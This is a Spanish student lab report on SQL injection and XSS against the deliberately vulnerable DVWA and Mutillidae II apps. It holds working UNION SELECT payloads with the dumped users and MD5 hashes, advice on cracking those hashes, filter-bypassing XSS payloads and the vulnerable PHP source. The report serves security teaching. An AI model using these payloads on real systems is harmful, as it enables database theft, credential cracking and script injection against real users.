Informe Semana 2 - Pentesting Web

Integrantes: Alexis Chacón, Nayeli Leiva, Henry Ludeña
Fecha: 16/09/2025
Entorno: DVWA y OWASP Mutillidae II desplegados en Docker (contenedores para la aplicación web y BD).

Resumen


Durante la semana se evaluaron aplicaciones web vulnerables (DVWA y Mutillidae II) con foco en **SQL Injection (SQLi)** y **Cross-Site Scripting (XSS)** en niveles Medium y High. Se montó el entorno en Docker, se usaron Burp Suite y herramientas de reconocimiento para identificar vectores, y se demostró explotación práctica (extracción parcial de datos, ejecución de scripts en el navegador y exfiltración de cookies). El informe documenta metodología, hallazgos, impacto y recomendaciones prioritarias.


Metodología

- **Reconocimiento y despliegue:** Despliegue con docker-compose de DVWA y Mutillidae II; verificación de puertos y accesibilidad.
- **Intercepción y manipulación:** Burp Suite (Proxy, Repeater, Intruder) para capturar y modificar peticiones HTTP.
- **Pruebas manuales y fuzzing:** Payloads SQLi y XSS adaptados a cada nivel (Medium, High).
- **Análisis de respuestas:** Observación de headers, mensajes de error y contenidos devueltos por el servidor.
- **Post-explotación:** Revisión de hashes encontrados (MD5) y comprobación de viabilidad de cracking (hashcat / servicios online).

Entorno de Pruebas

- DVWA corriendo en contenedor Docker “docker run --rm -p 80:80 vulnerables/web-dvwa” para correr la imagen en el puerto 80
- Docker OWASP Mutillidae II, para este entorno de pruebas tenemos la siguiente manera de levatarlo:
    1. Clonar el repositorio de Docker mutillidae y arrancarlo, y dentro de carpeta clonada, en la subcarpeta .build se encuentra el archivo Docker-compose.yml, luego levantamos el contenedor, “-d” para que se ejecute en segundo plato






- Herramientas: Burp Suite, netcat (nc) para HEAD requests, WPScan (cuando aplica), CrackStation para el diccionario del algoritomo MD5 / hashcat para hashes.


Hallazgos principales

SQL Injection (SQLi)


Nivel Medium

Como primera acción, activamos el modo **Medium** dentro de DVWA, esta modificación se puede llevar a cabo en el menú lateral **DVWA Security**







Una alternativa es inspeccionar directamente la pagina web y modificar el código HTML en la caja de opciones



En la interfaz de DVWA se observó un campo User ID implementado como un *SELECT* con valores numéricos. Usando las herramientas de desarrollo del navegador se esditó el value de una opción para introducir un payload ' OR '1'='1 y luego envié la petición al servidor



La aplicación no valida ni normaliza el tipo de dato (número vs. cadena) y concatena el input en la consulta SQL sin sanitizar; el mensaje de error expone información sensible que facilita a un atacante explotar esa falta de sanitización, aunque en este intento no se logró bypass.




Ahora, en este intento nos informa que la sintaxis esta incorrecta, así que vamos a probar otra forma dentro del value, de tipo UNION con el usuario y la contraseña en la BD: ‘UNION SELECT user, password FROM users’

```
<form action="#" method="POST">
  <p>
    User ID:
    <select name="id">
      <option value="1 or 1 = 1 UNION SELECT user, password FROM users#">1
      </option>
      <option value="2">2</option>
      <option value="3">3</option>
```

De esta manera al ingresar la nueva consulta se despliegan las contraseñas de los usuarios, las cuales aparte están en MD5 por lo cual es sencillo crackearlas.


```
User ID: 1 Submit

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

La solicitud HTTP POST interceptada muestra el payload malicioso siendo enviado al servidor. El parámetro id contiene el payload URL-encodeado. El # (%23) se utiliza para comentar el resto de la consulta origina



Las contraseñas filtradas están hasheadas, por eso no sirven tal cual. Al analizarlas vimos que usan **MD5**, un algoritmo con diccionarios de hashes que facilita recuperar la palabra original.


Existen paginas web con diccionarios del algoritmo MD5 que podemos usar para conocer el password. Como CrackStation, para conocer las contraseñas y poder ingresar




Nivel high

En el nivel High, el id ya no se envía por GET o POST directamente. Se guarda primero en $_SESSION['id'] vía session-input.php, y luego high.php usa ese valor de sesión para construir la consulta.


Dentro de DVWA en el apartado de **SQL Injection** damos click en “Click here to change your ID”, que lleva a la página sesión-input.php. Esta página tiene un formulario que permite establecer el id que se almacenará en la sesión.



En session-input.php, al inyectar el payload en "Session ID", la consulta falla porque el **LIMIT 1** al final no queda comentado. El payload intenta cerrar la consulta con ' y usar # para comentar, pero el servidor añade caracteres o la inyección no cubre todo, causando un error de sintaxis.



Para evitar que el LIMIT 1 cause error, el payload se extiende para incluir toda la parte restante de la consulta. La forma efectiva es 'SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT user, password FROM users#'



De igual forma, las contraseñas se encuentran encriptadas con MD5, por lo que es el mismo procedimiento que en el nivel Medium, preguntar directamente a IA o páginas web.

Payload utilizado para el nivel high:

SQL Injection Source


vulnerabilities/sqli/source/high.php

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</
pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Cross-Site Scripting (XSS) — Reflected y Stored

Nivel médium

El **Stored XSS** (persistente) inserta código malicioso en el servidor que luego se sirve a otros usuarios — p. ej. <script>alert('XSS')</script>. En **Low** funciona porque no hay limpieza; en **Medium** borran la etiqueta <script>, pero eso es fácil de evadir cambiando la forma (por ejemplo <scripT>).




Nivel High

En el nivel **High**, la aplicación considera las diferentes variantes que puede adoptar la etiqueta <script>, lo que en principio ofrece protección contra intentos de inyección basados en esa etiqueta específica.


```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

La ventaja es que existen muchas otras etiquetas y atributos que cumplen la misma función. Por ejemplo, <img src=x onerror=alert('XSS')> provoca la misma alerta: onerror ejecuta el código cuando falla la carga de la imagen (aquí porque src apunta a un recurso inexistente). En resumen: aunque se bloquee <script>, otros elementos y atributos pueden ejecutar código si no se aplican sanitización y escape adecuados.



Se puede acceder a la siguiente página: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

